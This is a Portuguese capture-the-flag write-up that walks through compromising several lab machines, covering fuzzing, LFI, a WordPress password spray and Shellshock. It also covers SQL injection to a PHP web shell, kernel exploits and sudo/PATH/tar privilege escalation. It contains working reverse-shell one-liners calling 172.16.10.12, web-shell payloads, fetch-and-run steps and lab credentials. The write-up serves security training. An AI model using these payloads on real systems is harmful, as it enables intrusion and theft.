Esta é uma ferramenta de ataque cujo foco é o nome das variáveis e não o conteúdo delas, ou seja, estamos falando de seu 'endereço' de memória e não o conteúdo. Portanto, a dica pede para encontrarmos o arquivo 'location.txt' e para isso precisamos de uma página php, que é enumerada a seguir:

```
---- Scanning URL: http://172.16.10.34/ ----
+ http://172.16.10.34/image.php (CODE:200|SIZE:-
147)
+ http://172.16.10.34/index.php (CODE:200|SIZE:136)
```

Com o comando 'wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt --hc 404 http://website.com/secret.php?-FUZZ=something' é possível descobrir a variável 'FUZZ' por método de força bruta, neste caso, esta técnica tem o nome de 'fuzz'. Ela analisa a resposta das requisições e toma como referência a diferença no tamanho do arquivo de resposta, já que a maior parte das requisições deve retornar o mesmo conteúdo.

Com a adição do -hw (tamanho do retorno), que deve ser testado para saber como analisar esta diferença, posso limpar a saída afim de encontrar a informação correta. Portanto testarei da seguinte forma:

```
wfuzz -c -w /usr/share/wordlists/wfuzz/general/common.txt --hc 404 --hw 12 http://172.16.10.34/index.php?-FUZZ=location.txt
```

```
Target: http://172.16.10.34/index.php?FUZZ=location.txt
Total requests: 949
```

```
=====
ID      Response  Lines  Word  Chars  Payload
=====
000000340: 200      8 L    42 W   334 Ch  "file"
```

Assim encontrei a variável 'file' cuja requisição retornou o seguinte resultado:

```
ok well Now you reah at the exact parameter
```

```
Now dig some more for next one
use 'secrettier360' parameter on some other php page for more fun.
```

Consequentemente testo este parâmetro em 'image.php' para ver se existe alguma falha de FI e consigo acesso ao /etc/passwd do alvo:

```
saket:x:1001:1001:find password.txt file in my directory:/home/saket:
```

Ao injetar '/home/saket/password.txt' nesta variável encontro:

```
follow_the_ippsec
```

Com este usuário posso tentar acessar a máquina via ssh, mas não é possível. Também tentei com o usuário Victor já que temos acesso a este nome e também não foi possível. Por conseguinte, resta tentar a técnica de password spray dentro da aplicação wordpress.

Esta tecnica utiliza o hydra como forma de forjar requisições de força bruta, mas neste caso a senha é fixada (password spray) e os usuários são testados através de uma lista.

```
hydra -L /usr/share/wordlists/rockyou.txt -p follow_the_ippsec -V 172.16.10.34 http-post-form '/wordpress/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In&testcookie=1:Invalid username'
hydra <options> <host> [método] <endereço:parâmetros&cookie:ERROR>
```

Assim que a saída é gerada podemos procurar pelos valores positivos:

```
root@kali:~/beco/d19# grep "[80\][http-post-form\]" results
[80][http-post-form] host: 172.16.10.34 login: victor password: follow_the_ippsec
```

Desta forma descobri que o usuário victor é o usuário para acessar o gerenciador de página. Com isto, posso procurar por arquivos editáveis e inserir um shell reverso.

```
http://172.16.10.34/wordpress/wp-admin/theme-editor.php?file=secret.php&theme=twentynineteen
```

Neste path, existe um arquivo secret.php que pode ser editado.

```
<?php
exec("mkfifo /tmp/snghme; nc 172.16.10.12 443 0</tmp/snghme | /bin/sh >/tmp/snghme 2>&1; rm /tmp/snghme");

?>
```

19.2 Exploração 1

Assim que executado o 'http://172.16.10.34/wordpress/wp-content/themes/twentynineteen/secret.php' o meu handler acessa a máquina e começamos a explorá-la por formas de conseguir root.

Dentro do diretório do usuário 'saket' encontro o arquivo enc, que pode ser executado como root.

```
$ sudo -l
sudo -l
Matching Defaults entries for www-data on ubuntu:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
```

```
User www-data may run the following commands on ubuntu:
(root) NOPASSWD: /home/saket/enc
```

Assim após executar este arquivo outros dois são dispostos:

```
$ cat /home/saket/user.txt
cat /home/saket/user.txt
af3c658dcf9d7190da3153519c003456
$ cat /home/saket/password.txt
cat /home/saket/password.txt
follow_the_ippsec
```

Para acessar o arquivo enc, preciso de uma senha, que, depois de enumerar a pasta /opt encontrei:

```
backup_password
```

Assim posso acessar mais dois arquivos:

```
-rw-r--r-- 1 root root 237 Sep 25 08:26 enc.txt
-rw-r--r-- 1 root root 123 Sep 25 08:26 key.txt
```

```
cat /home/saket/enc.txt
nzE+iKr82Kh8BOQg0k/LViTZJup+9DReAsXd/-
PctFZP5FHM7WtJ9Nz1NmQMi9G0i7rGlvhK2JRcGnFyWDT9ML0jvY1gZKI2xsUuS3nJ/n3T1Pe//4kKld+B3wfDW/TgqX6Hg/-
kUj8JO08wGe9JxtOEJ6XJA3cO/cSna9v3YVf/ssHTbXkb+bFgY7WLdHJyvF6ID/wfpY2ZnA1787ajtm+/-
aWWVMxDOWKuqIT1ZZ0Nw4=
$ cat /home/saket/key.txt
cat /home/saket/key.txt
I know you are the fan of ippsec.
So convert string "ippsec" into md5 hash and use it to gain yourself in your real form.
```

Ao converter ippsec em md5, '366a74cb3c959de17d61db30591c39d1', posso criar uma chave para descriptografar o arquivo enc.txt.

```
echo -n 366a74cb3c959de17d61db30591c39d1 | od -A n -t x1 ---> Opção -A trata o endereçamento hexadecimal, e o -t tira o '0' do formato final do hexadecimal.
```

Com este resultado,

```
33 36 36 61 37 34 63 62 33 63 39 35 39 64 65 31
37 64 36 31 64 62 33 30 35 39 31 63 33 39 64 31
20 20 2d 0a
```

trato a a saída e utilizo esta string como chave para descriptografar o 'enc.txt' com o comando:

```
openssl enc -aes-256-ecb -d -a -K `cat key`
```

Cuja saída é:

```
hex string is too long, ignoring excess
Dont worry saket one day we will reach to
our destination very soon. And if you forget
your username then use your old password
==> "tribute_to_ippsec"
```

Victor,

Desta forma consigo acesso à 'saket' e com este usuário consigo executar o seguinte arquivo como root:

```
saket@ubuntu:/home/victor$ sudo -l
sudo -l
Matching Defaults entries for saket on ubuntu:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
```

User saket may run the following commands on ubuntu:
(root) NOPASSWD: /home/victor/undefeated_victor

Assim que executado eis o resultado:

```
sudo /home/victor/undefeated_victor
if you can defeat me then challenge me in front of you
/home/victor/undefeated_victor: 2: /home/victor/undefeated_victor: /tmp/challenge: not found
```

Como este arquivo parece executar um outro arquivo em /tmp/challenge eu copio o /bin/bash neste caminho.

```
root@ubuntu:/home/victor# id
id
uid=0(root) gid=0(root) groups=0(root)
```



```

root@ubuntu:/home/victor# pwd
pwd
/home/victor
root@ubuntu:/home/victor# cd /root
cd /root
root@ubuntu:/root# ls -lh
ls -lh
total 48K
-rwxr-xr-x 1 root root 14K Aug 30 2019 enc
-rw-r--r-- 1 root root 305 Aug 30 2019 enc.cpp
-rw-r--r-- 1 root root 237 Aug 30 2019 enc.txt
-rw-r--r-- 1 root root 123 Aug 30 2019 key.txt
-rw-r--r-- 1 root root 33 Aug 30 2019 root.txt
-rw-r--r-- 1 root root 805 Aug 30 2019 sql.py
-rwxr-xr-x 1 root root 442 Aug 31 2019 t.sh
drwxr-xr-x 10 root root 4.0K Aug 30 2019 wfuzz
-rw-r--r-- 1 root root 170 Aug 29 2019 wordpress.sql
root@ubuntu:/root# cat root.txt
cat root.txt
b2b17036da1de94cfb024540a8e7075a
root@ubuntu:/root# cat key.txt
cat key.txt
I know you are the fan of ippsec.

```

Desta forma consigo acesso ao root.

19.3 Exploração 2

A segunda forma de exploração desta máquina pode ser feita pela enumeração do kernel e da versão da distribuição:

```
Linux ubuntu 4.10.0-28-generic #32~16.04.2-Ubuntu SMP Thu Jul 20 10:19:48 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
```

O exploit <https://www.exploit-db.com/exploits/45010> pode compilar um código em C que pode passar pelas proteções de SMEP ou SMAP e executar instruções privilegiadas de modo kernel dentro do espaço de usuário.

SMEP é o acrônimo de 'Supervisor Mode Execution Prevention' e SMAP é 'Supervisor Mode Access Prevention'. Ambos são recursos, ou flags registradas em CR4 (registrador de controle), implementados pelos processadores intel. Porém, ao chamar uma função nativa do sistema, estas flags podem ser reescritas, os ponteiros em espaço de kernel podem ser explorados através de buffer overflow, e, conseqüentemente, códigos no espaço de usuário podem ser executados com privilégios de sistema.

Isto se dá através da exploração da vulnerabilidade encontrada no verifier.c (<https://github.com/torvalds/linux/blob/master/kernel/bpf/verifier.c>).

Como a função 'check_alu_op()' não possui a operação correta de extensão sinalizada de bits, ou seja, quando uma variável é promovida ela deve manter o bit de sinalização intacto, mas isso não ocorre neste caso. Portanto, é possível carregar código arbitrário e criar primitivas de leitura e escrita.

Assim que compilado, o '45010.c' basta executá-lo no alvo e ganhar acesso administrativo.

```

python -c 'import pty;pty.spawn("/bin/bash")'
www-data@ubuntu:/var/www/html/wordpress/wp-content/themes/twentytynineteen$ cd /tmp
<ml/wordpress/wp-content/themes/twentytynineteen$ cd /tmp
www-data@ubuntu:/tmp$ wget 172.16.10.12:8000/file
wget 172.16.10.12:8000/file
--2020-09-25 11:36:40-- http://172.16.10.12:8000/file
Connecting to 172.16.10.12:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 22272 (22K) [application/octet-stream]
Saving to: 'file'

```

```
file          100%[======>] 21.75K --.KB/s  in 0.002s
```

```
2020-09-25 11:36:40 (11.5 MB/s) - 'file' saved [22272/22272]
```

```

www-data@ubuntu:/tmp$ chmod u+x file
chmod u+x file
www-data@ubuntu:/tmp$ ./file
./file
[.]
[.] t(-_t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_t)
[.]
[.] ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **

```

```
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff8e7437fef000
[*] Leaking sock struct from ffff8e7439513800
[*] Sock->sk_rcvtimeo at offset 592
[*] Cred structure at ffff8e7437f946c0
[*] UID from cred structure: 33, matches the current: 33
[*] hammering cred structure at ffff8e7437f946c0
[*] credentials patched, launching shell...
# id
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
# cd /root
cd /root
# ls -lh
ls -lh
total 48K
-rwxr-xr-x 1 root root 14K Aug 30 2019 enc
-rw-r--r-- 1 root root 305 Aug 30 2019 enc.cpp
-rw-r--r-- 1 root root 237 Aug 30 2019 enc.txt
-rw-r--r-- 1 root root 123 Aug 30 2019 key.txt
-rw-r--r-- 1 root root 33 Aug 30 2019 root.txt
-rw-r--r-- 1 root root 805 Aug 30 2019 sql.py
-rwxr-xr-x 1 root root 442 Aug 31 2019 t.sh
drwxr-xr-x 10 root root 4.0K Aug 30 2019 wfuzz
-rw-r--r-- 1 root root 170 Aug 29 2019 wordpress.sql
```

Máquina 20

20.1 Enumeração

Enumeração de Serviços:

```
PORT  STATE SERVICE VERSION
22/tcp open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
80/tcp open  http     Apache httpd 2.2.22 ((Ubuntu))
MAC Address: 08:00:27:B6:21:82 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Ao enumerar os diretórios encontrei:

```
http://172.16.10.35/cgi-bin/
http://172.16.10.35/cgi-bin/test
```

Outras possíveis superfícies de ataque são:

```
linux/remote/45233.py
linux/remote/45001.py
```

No entanto, precisa-se de credenciais para login. Portanto, testei pela vulnerabilidade de shellshock em /cgi-bin/-test:

```
curl -H "User-Agent: () { ;; } ; echo; /bin/ls" http://172.16.10.35/cgi-bin/test
test
test.sh
```

Assim começo a exploração

20.2 Exploração

```
curl -H "User-Agent: () { ;; } ; echo; /bin/bash -c 'mkfifo /tmp/zkvptb; nc 172.16.10.12 443 0</tmp/zkvptb | /bin/sh >/tmp/zkvptb 2>&1; rm /tmp/zkvptb'" http://172.16.10.35/cgi-bin/test
```

Desta forma, consigo o primeiro acesso:

```
connect to [172.16.10.12] from (UNKNOWN) [172.16.10.35] 43551
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
pwd
/usr/lib/cgi-bin
```

Não foi possível encontrar outros usuários para escalonar privilégios nem programas que possam ser executados como root ou que nos leve ao privilégio administrativo:
Consequentemente, a única forma encontrada foi através de exploit de kernel:

```
Linux ubuntu 3.2.0-23-generic #36-Ubuntu SMP Tue Apr 10 20:39:51 UTC 2012 x86_64 x86_64 x86_64 GNU/Linux
```

Nesta versão de kernel e através do OPCODE SYSRET, o desenvolvedor do exploit (<https://duasynt.com/blog/cve-2014-4699-linux-kernel-pttrace-sysret-analysis>, <https://www.exploit-db.com/exploits/33589>) aciona o #GP (Global protection) através de um endereço de memória não canonizado (http://www.bottomupcs.com/virtual_memory_is.shtml) inserido no %rcx utilizando este OPCODE.

Nos processadores intel, este tratamento de excessão do #GP é feito em modo privilegiado, porém a instrução não trata o %rsp, criando a oportunidade de fornecer um endereço de espaço de usuário para a excessão executar através do SYSRET.

Quando o handler do tratamento de excessão é acionado, o endereço de memória apontado no %rsp já está modificado com o exploit do desenvolvedor (inserido via ptrace).

No entanto, assim que este handler aciona o a label do _general_protecion, este entra em page fault pois o IDT (Interrupts description table, tabela de descritores de interrupção) não encontra a página correta para o tratamento do software.

Assim o desenvolvedor altera esta página para o local de código que ele controla. Por fim, é neste ponto que ele controla a tabela para retornar os valores originais depois de escalar o privilégio.

```
id
uid=0(root) gid=0(root) groups=0(root)
pwd
/tmp
cd /root
ls -lh
total 4.0K
-rw-r--r-- 1 root root 24 May 11 11:47 root.txt
cat root.txt
{Sum0-SunCSR-2020_r001}
```

Maquina 21

21. Enumeração

Enumeração de serviços:

```
PORT  STATE SERVICE VERSION
22/tcp open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http     Apache httpd 2.4.29 ((Ubuntu))
```

Conteúdo encontrado no robots.txt

```
admin
wordpress
user
election
```

Ao acessar o diretório eleciton encontr a seguinte página:



Assim que descobri o exploit php/webapps/48122.txt, percebi que existe uma vulnerabilidade de SQLi autenticada. Enumerei o diretório /election e encontrei um card.php que possuía o seguinte código:

```
00110000 00110001 00110001 00110001 00110000 00110001 00110000 00110001 00100000 00110000
00110001 00110001 00110001 00110000 00110000 00110001 00110001 00100000 00110000 00110001
00110001 00110000 00110000 00110001 00110000 00110001 00100000 00110000 00110001 00110001
00110001 00110000 00110000 00110001 00110000 00100000 00110000 00110000 00110001 00110001
00110001 00110000 00110001 00110000 00100000 00110000 00110000 00110001 00110001 00110000
00110001 00110000 00100000 00110000 00110000 00110001 00110001 00110000 00110000 00110001
00110001 00100000 00110000 00110000 00110001 00110001 00110000 00110001 00110000 00110000
00100000 00110000 00110000 00110000 00110000 00110001 00110000 00110001 00110000 00100000
00110000 00110001 00110001 00110001 00110000 00110000 00110000 00110000 00100000 00110000
00110001 00110001 00110000 00110000 00110000 00110000 00110001 00100000 00110000 00110001
00110001 00110001 00110000 00110000 00110000 00110001 00100000 00110000 00110001 00110001
00110001 00110000 00110000 00110000 00110001 00100000 00110000 00110000 00110001 00110001
00110000 00110001 00110000 00100000 00110000 00110001 00110001 00110001 00110001 00110000
00110000 00110000 00100000 00110000 00110001 00110001 00110000 00110000 00110000 00110001
00110001 00100000 00110000 00110000 00110001 00110001 00110000 00110000 00110000 00110001
00100000 00110000 00110000 00110001 00110001 00110000 00110000 00110001 00110000 00100000
00110000 00110000 00110001 00110001 00110000 00110000 00110001 00110001 00100000 00110000
00110000 00110001 00110000 00110000 00110000 00110000 00110001 00100000 00110000 00110001
00110000 00110000 00110000 00110000 00110000 00110000 00100000 00110000 00110000 00110001
00110000 00110000 00110000 00110001 00110001
```

que decodificado é:

```
user:1234
pass:Zxc123!@#
```

Depois de testes encontrei o /election/admin para logar com as credenciais acima. Assim que logado, procurei pela requisição que se enquadrava com o 48122.txt, e esta foi encontrada na opção de edição da aba de candidates.

Requisição:

```
POST /election/admin/ajax/op_kandidat.php HTTP/1.1
Host: 172.16.10.36
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.16.10.36/election/admin/kandidat.php?_
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 16
Connection: close
Cookie: el_mass_adding=false; el_listing_siswa=5; el_listing_guru=5; el_listing_panitia=5;
PHPSESSID=fun7384tb4jf47v470oj5velv5; el_lang=en-us
```

aksi=fetch&id=76

Resposta:

HTTP/1.1 200 OK

Date: Mon, 28 Sep 2020 20:11:33 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 65
Connection: close
Content-Type: text/html; charset=UTF-8

```
{"code":"200","nama":"Love","kelas":"1","fbid":"","bio":"admin1"}
```

Ao testar a injeção percebi que o servidor retorna o erro 404 no campo de retorno da variável. O primeiro teste foi:

```
id=76 union select database()--
```

Que mostra a existência de um erro apesar da query estar correta. Neste caso, esta inserção insere uma query correta que fica incorreta dentro do contexto da aplicação.

Consequentemente, procuro pela quantidade de colunas (5) e depois altero o primeiro valor de 76 para 75 e insiro o "union select ",",",",","" ao final da requisição. Com isso testo o tipo de saída de cada campo e todos, exceto o primeiro são varchar. Por fim, em qualquer campo, exceto o primeiro posso inserir um código arbitrário para inserir dentro do servidor um shell com o seguinte código:

```
"<?php system($_GET['a']); ?>" into dumpfile '/var/www/html/file001.php' --> "String" into dumpfile 'caminho'
```

Portanto assim que eu requisitar esta página do servidor eu posso inserir o comando que desejar no sistema e este é o retorno para o 'ls':

```
election file001.php index.html phpinfo.php robots.txt
```

21.2 Exploração

Neste instante iniciarei um shell reverso de php encontrado na pasta /usr/share/webshells/php/php-reverse-shell.php somente para mudar a rotina :-).

Ao procurar pelos binários que podem ser executados como root, encontrei o arquivo suspeito

```
/usr/local/Serv-U/Serv-U
```

Esta é uma aplicação privada de ftp. Ela possui a vulnerabilidade exposta em <https://nvd.nist.gov/vuln/detail/CVE-2019-12181> e funciona da seguinte forma (<https://blog.whitguy.com/2019/07/serv-u-cve-2019-12181-patch-analysis.html>):

Existe um comando dentro do binário sendo passado para o sistema com os privilégios da aplicação. Este shellinjection (<https://blog.whitguy.com/2019/04/vulnerability-research-dictionary.html#Command%20Injection>) permite que um binarypatch seja feito na linha do programa que insere no input para execução. Desta forma, pode-se espaçar o comando de execução do programa e inserir o código arbitrário. Tal código pode ser inserido pelo comando `execv`.

```
$ gcc file004.c -o file
$ ./file
uid=0(root) gid=0(root) groups=0(root),33(www-data)
opening root shell
cd /root
ls
root.txt
cat root.txt
5238feefc4ffe09645d97e9ee49bc3a6
```

21.3 Mitigação

Atualizar Serv-U

As outras falhas foram impostas propositalmente para o ctf

Máquina 22

22.1 Enumeração

Serviços Disponível:

```
PORT  STATE SERVICE VERSION
21/tcp open  ftp      vsftpd 3.0.3
22/tcp open  ssh      OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
80/tcp open  http     Apache httpd 2.4.38 ((Debian))
```

robots.txt

You are not a search engine! You can't read my robots.txt!

Porém, ao forjar a assinatura do 'GoogleBot' encontro o diretório '/secret_information', que, por sua vez possui uma falha de FI. Assim, consigo inserir arquivos locais (LFI), mas não remotos (RFI):

```
etc/passwd
tom:x:1000:1000:Tom,,,:/home/tom:/bin/bash
```

Com esta falha e a possibilidade de escrever dentro do diretório pub do ftp posso inserir um arquivo malicioso e ganhar acesso interativo com o alvo.

22.2 Exploração

Ao enumerar os recursos da máquina, percebi que existe um executável que pode ser acionado como root:

```
$find / -perm -u=s -type f 2>/dev/null
/home/tom/rootshell
```

Mais do que isto, ainda existe o código fonte da aplicação no mesmo diretório:

```
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>

int main() {

    printf("checking if you are tom...\n");
    FILE* f = popen("whoami", "r");

    char user[80];
    fgets(user, 80, f);

    printf("you are: %s\n", user);
    //printf("your euid is: %i\n", geteuid());

    if (strncmp(user, "tom", 3) == 0) {
        printf("access granted.\n");
        setuid(geteuid());
        execlp("sh", "sh", (char *) 0);
    }
}
```

Esta aplicação executa um 'whoami' para identificar o usuário ativo no momento e se este usuário for o tom ele garante privilégio root através das funções:

geteuid() = adquirir id do usuário efetivo da criação do arquivo, neste caso root (0).
setuid(uid_t uid) = passa para as variáveis UID efetivo, real e saved o valor do parâmetro uid, neste caso root (0)
execlp(*file, const char* arg0, ... /*, (char*)0 */) = substitui a imagem do processo atual pela nova imagem (sh) com uid de root.

Segue a especificação do sistema para o identificador do usuário e atributos de processos (https://pt.wikipedia.org/wiki/Identificador_de_usu%C3%A1rio):

UID = usuário efetivo. Este é o usuário DONO do arquivo pelo qual o processo surgiu.

SUID = saved user id. Este é o usuário que pode se tornar efetivo, caso algum processo privilegiado precise executar algo com permissões menos privilegiadas. Ou seja, um processo pode ter seu UID trocado de root para outro UID menos privilegiado. Se o processo já tiver UID não privilegiado ele pode assumir somente seu próprio

UID, seja ele salvo, real ou efetivo.

RUID = real id. Este identifica o verdadeiro dono do processo e afeta as permissões de envio de sinais entre processos.

Porém, para conseguir acesso ao shell, preciso enganar o programa, pois, através da execução do whoami, ele consegue saber que sou eu.

A forma como o sistema sabe quais programas deve acessar é informada pela variável de ambiente \$PATH, que possui o seguinte valor:

```
$echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

Logo, ao digitar algum comando, o sistema os indexa em ordem e a partir do primeiro local '/usr/local/sbin'. Portanto, se eu criar um script com o nome 'whoami' e alocar o meu diretório antes dos outros, posso ganhar a prioridade e inserir a string necessária dentro do programa rootshell.

```
$export PATH=/tmp:$PATH
$echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

Portant, cosnigo acesso privilegiado à máquina alvo:

```
$ /home/tom/rootshell

id
uid=0(root) gid=33(www-data) groups=33(www-data)
pwd
/tmp
cd /root
ls
flag.txt
cat flag.txt
|\-----\
||         |
|| UQ Cyber Squad |
||         |
|\~~~~~\
|
|
|
o

flag{omg_you_did_it_YAY}
```

Máquina 23

23.1 Enumeração

Enumeração de serviços:

```
PORT  STATE SERVICE VERSION
80/tcp open  http   Apache httpd 2.4.29 ((Ubuntu))
MAC Address: 08:00:27:4F:FC:CC (Oracle VirtualBox virtual NIC)
```

Encontrado em robots.txt

```
sar2html
```

Ao procurar pelo diretório encontro a página:

'sar2HTML' é uma aplicação para monitoramento de performance que pode ser implementada em algumas versões de SOs. Portanto, este pode ser um serviço para monitoramento de clientes e seus próprios sites (<https://sourceforge.net/projects/sar2html/>).

Procurando pelo comportamento da aplicação encontro a variável 'plot', que possui uma falha de RCE (<https://www.exploit-db.com/exploits/47204>).

Ao enumerar o diretório da aplicação, encontro o diretório em que é possível fazer os uploads. Desta forma, como estes não são validados, envio um shell reverso de php para ser executado na máquina alvo e ganhar shell interativo.

Assim começo a exploração

23.2 Exploração

Neste ponto procuro por usuários e executáveis que possam me dar pistas de como escalonar privilégio:

```
-rwsr-xr-x 1 root root ? 14328 Mar 27 2019 /usr/lib/policykit-1/polkit-agent-helper-1
gdm      1253 0.1 10.2 2921832 204288 tty1  Sl+  22:59  0:03 /usr/bin/gnome-shell
```

O primeiro é um arquivo com permissão 's', porém não existe uso para ele e o segundo é um processo que talvez fosse possível controlar seu contexto de permissionamento através do polkit, mas esta pista foi descartada.

A segunda pista me leva ao kernel, cuja versão é:

```
Linux sar 5.0.0-23-generic #24~18.04.1-Ubuntu
```

No entanto, esta versão possui o Local Privilege Escalation somente em redhat e não em ubuntu. Somente resta observar os processos dos outros usuários através do pspy.

```
2020/09/30 00:55:01 CMD: UID=0   PID=1341  | /bin/sh -c  cd /var/www/html/ && sudo ./finally.sh
2020/09/30 00:55:01 CMD: UID=0   PID=1340  | /usr/sbin/CRON -f
```

Existe um script dentro de /var/www/html que está sendo executado como root. Segue código do arquivo:

```
#!/bin/sh

./write.sh
```

'write.sh' é um script que pode ser editado por mim, portanto insiro um reverse_netcat e ganho o shell interativo privilegiado.

```
connect to [172.16.10.12] from (UNKNOWN) [172.16.10.38] 55456
id
uid=0(root) gid=0(root) groups=0(root)
pwd
/var/www/html
cd /root
ls
root.txt
cat root.txt
```


Máquina 24

24.1 Enumeração

Enumeração de serviços:

```
PORT  STATE SERVICE VERSION
22/tcp open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
80/tcp open  http     Apache httpd 2.2.22 ((Ubuntu))
111/tcp open  rpcbind  2-4 (RPC #100000)
```

O website mostra a utilização do bootstrap css através de uma loja virtual. Com ela é possível criar sites personalizados.



Ao enumerar as possíveis superfícies de ataque, a aplicação bootstrap do css não possui entradas no exploit db. Porém alguns diretórios podem ser listados:

```
DIRECTORY: http://172.16.10.39/css/
==> DIRECTORY: http://172.16.10.39/-
dbadmin/
==> DIRECTORY: http://172.16.10.39/-
img/
+ http://172.16.10.39/index (CODE:200|SIZE:-
7970)
+ http://172.16.10.39/index.html (CODE:200|SIZE:-
7970)
==> DIRECTORY: http://172.16.10.39/js/
+ http://172.16.10.39/LICENSE (CODE:200|SIZE:-
1094)
+ http://172.16.10.39/package (CODE:200|SIZE:-
789)
+ http://172.16.10.39/server-status (CODE:403|SIZE:-
293)
+ http://172.16.10.39/tools (CODE:200|SIZE:-
8355)
==> DIRECTORY: http://172.16.10.39/vendor/
```

No diretório vendor, possuo acesso a alguns arquivos da aplicação, porém não foi possível fazer upload para nenhum deles.

No entanto, o diretório 'dbadmin' nos informa que existe um phpLiteAdmin 1.9.3 (<https://www.exploit-db.com/exploits/24044>), cuja informação explica a possibilidade de inserção de código php. Esta aplicação é um gerenciador do bd Sqlite.

A segunda vulnerabilidade encontrada no site é um FI na variável page. Consegui carregar o /etc/passwd. A terceira vulnerabilidade encontrada é a aplicação do phpLiteAdmin estar com a senha padrão 'admin'.

Além das 3 vulnerabilidades encontradas, a senha do usuário zico e do root estão com as hashes cadastradas no crackstation.net, ambas são:

```
zico2215@
34kroot34
```

Portanto posso utilizar a falha de FI para carregar o arquivo de banco de dados com código php arbitrário.

24.2 Exploração

Apesar das senhas encontradas anteriormente, não é possível usá-las para acessar outros usuários dentro da aplicação.

Dentro da pasta wordpress existe o usuário zico com a senha sWfCsFjSPV9H3AmQzw8 no arquivo 'wp-config'. Ao acessar o serviço de ssh com estas credenciais existem dois arquivos que podem ser executados como root

```
(root) NOPASSWD: /bin/tar
(root) NOPASSWD: /usr/bin/zip
```

Desta forma, ao utilizar o comando tar posso criar um arquivo agrupado com as opções de --checkpoint --checkpoint-action='sudo su' para executar uma ação como root e ganhar acesso privilegiado.

```
zico@zico:/tmp$ sudo /bin/tar -cf baby . --checkpoint=1 --checkpoint-action=exec='sudo su'
/bin/tar: ./baby: file is the archive; not dumped
root@zico:/tmp#
```

```
root@zico:~# cat flag.txt
#
#
#
# ROOOOT!
# You did it! Congratz!
#
# Hope you enjoyed!
#
#
#
#
```

Máquina 25

25.1 Enumeração

Serviços abertos:

```
PORT  STATE SERVICE  VERSION
80/tcp  open  http      Apache httpd 2.4.18 ((Ubuntu))
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
8000/tcp open  http      Apache httpd 2.4.18 ((Ubuntu))
```

Enumeração de Samba:

```
[!] Found new SID: S-1-22-1
[!] Found new SID: S-1-5-21-3693138109-3993630114-3057792995
[!] Found new SID: S-1-5-32
[+] Enumerating users using SID S-1-22-1 and logon username "", password "
S-1-22-1-1000 Unix User\daisa (Local User)
S-1-22-1-1001 Unix User\agi (Local User)
```

Suas pastas compartilhadas:

```
//172.16.10.40/print$ Mapping: DENIED, Listing: N/A
//172.16.10.40/smbshare Mapping: OK, Listing: OK
//172.16.10.40/IPC$ [E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
```

Ao acessar o diretório 'smbshare' encontro dois arquivos e ao ler o mailsent.txt encontro uma possível senha, 'my babygirl' para o usuário daisa@photographer.com. Tento usar esta credencial no próprio samba, mas sem sucesso. Acesso o website pelo navegador, dentro de /elements existem alguns formulários que não apresentam nenhuma funcionalidade.

